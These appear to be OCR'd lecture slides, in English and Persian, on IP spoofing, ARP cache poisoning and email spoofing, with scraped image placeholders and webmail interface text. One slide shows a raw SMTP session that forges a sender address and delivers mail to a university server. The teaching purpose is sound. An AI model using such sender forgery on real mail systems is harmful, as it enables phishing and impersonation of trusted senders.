
Spoofting is classified into :-

1.non-blind spoofing


This attack takes place when the attacker is on the same subnet as the target that could see sequence and acknowledgement of packets.

Spoofing Attacks:

impersonation



IP Spoofing




Spoofing Attacks:

2. Blind spoofing

This attack may take place from outside where sequence and acknowledgement numbers are unreachable. Attackers usually send several packets to the target machine in order to sample sequence numbers, which is doable in older days .


Spoofing Attacks:

flooding attack



Spoofing Attacks:

reflection



دلایل استفاده از IP Spoofing

- نفوذگرا با آدرس اشتباه امکان تعقیب و کشف ماشینش را از طرف مقابل می گیرد چرا که بسته هایی که از طرف ماشین او ارسال می شود آدرس مبدأ دارند که متعلق به یک ماشین بیگانه یا موهوم در شبکه است .
- از طریق آدرس دهی دروغین نفوذگر گاهی موفق به عبور بسته های IP خود از میان فیلتر یا دیواره آتش یک سیستم که به آدرس IP حساسیت دارند خواهد شد.


ARP Spoofing

- به Arp Spoofing ، Arp cache poisoning هم گفته می شود و روشی برای Spoof محتویات جدول Arp یک کامپیوتر remote روی شبکه است.


- در این حمله نفوذگر

- یک پیغام ARP request جعلی ارسال می کند. با آدرس IP قربانی و MAC آدرس حمله کننده
- یا یک پیغام Arp Response جعلی با آدرس IP مورد نظر و MAC خود برای میزبان های هدف ارسال می کند

ARP POISONING & BROADCAST REQUEST




ARP POISONING--RESPONSE TO A REQUEST



Email Spoofing

The Entire E-mail System



E mail spoofing

- در این حمله نفوذ گر اقدام به ارسال پست الکترونیکی با نام جعلی یا از طرف دیگران می کند .
- عمل email spoofing به شیوه های متفاوتی صورت می گیرد ولی نتایج مشابهی را به بار می آورد:
- ✓ کاربر ایمیلی را دریافت می کند که به نظر می رسد از یک منبع معتبر رسیده در حالی که از یک منبع جعلی رسیده است .
- ✓ Email spoofing غالباً تلاش می کند که کاربر را وادار به احکام تخریبی یا وارد کردن اطلاعات حساس (مانند کلمه عبور یا شماره کارت اعتباری) خود بکند.
- spoof امکان پذیر است زیرا پروتکل SMTP که پرکاربردترین پروتکل ارسال ایمیل است عمل احراز اصالت کاربر را انجام نمی دهد

کاربرد جعل ایمیل

- ایمیلی که ادعا می کند از طرف مدیر سیستم شماست و از شما می خواهد که کلمه عبور خودتان را تغییر دهید و گرنه حساب کاربری شما را معلق می کند.
- یا شخصی که ادعا می کند دارای اختیاراتی از طرف موسسات مالی یا حقوقی شماست و از شما می خواهد که کلمه عبور یا اطلاعات حیاتی خود را برای وی ارسال کنید و....

Sample SMTP interaction

C:\> Select Administrator: C:\Windows\system32\cmd.exe

```
220 mta.iut.ac.ir ESMTP Postfix
HELO alaki.com
250 mta.iut.ac.ir
MAIL FROM: <dolaki@alaki.com>
250 2.1.0 Ok
RCPT TO: <a.fanian@cc.iut.ac.ir>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Salaam

This is a test

-
250 2.0.0 Ok: queued as D7F94E878066
QUIT
221 2.0.0 Bye
```

Connection to host lost.

C:\Windows\system32>_



Mail

Address Book

Calendar

Preferences

Folders

Inbox (1692)

Sent

Drafts (15)

Junk (4)

Trash

Find Shares...

Searches

Tags

Search

Mail

Search

Save

Advanced

New

Get Mail

Delete



Reply

Reply to All

Forward

Not Spam



View



From



Subject



dolaki@alaki.com

<No Subject> - Salaam This is a test



soroush bateni



DNS Servers - قریب 100 تست های تست کردم و نتایج رو هم ضمیمه DNS سلام آقای دکتر خسته نباشید هر دی -



Доронин@direct.nacha.org

Notification about the rejected Direct Deposit payment - Dear Customer, We regret to n



Dr. John Parker



Invitation: Urgent Reply Needed - YAHOO! KALENDER - DU ER INVITERET! dr.j0hn_par

To view a message, click on it.

April 2013						
S	M	T	W	T	F	S
31	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27

راهکارهای جلوگیری از email spoofing

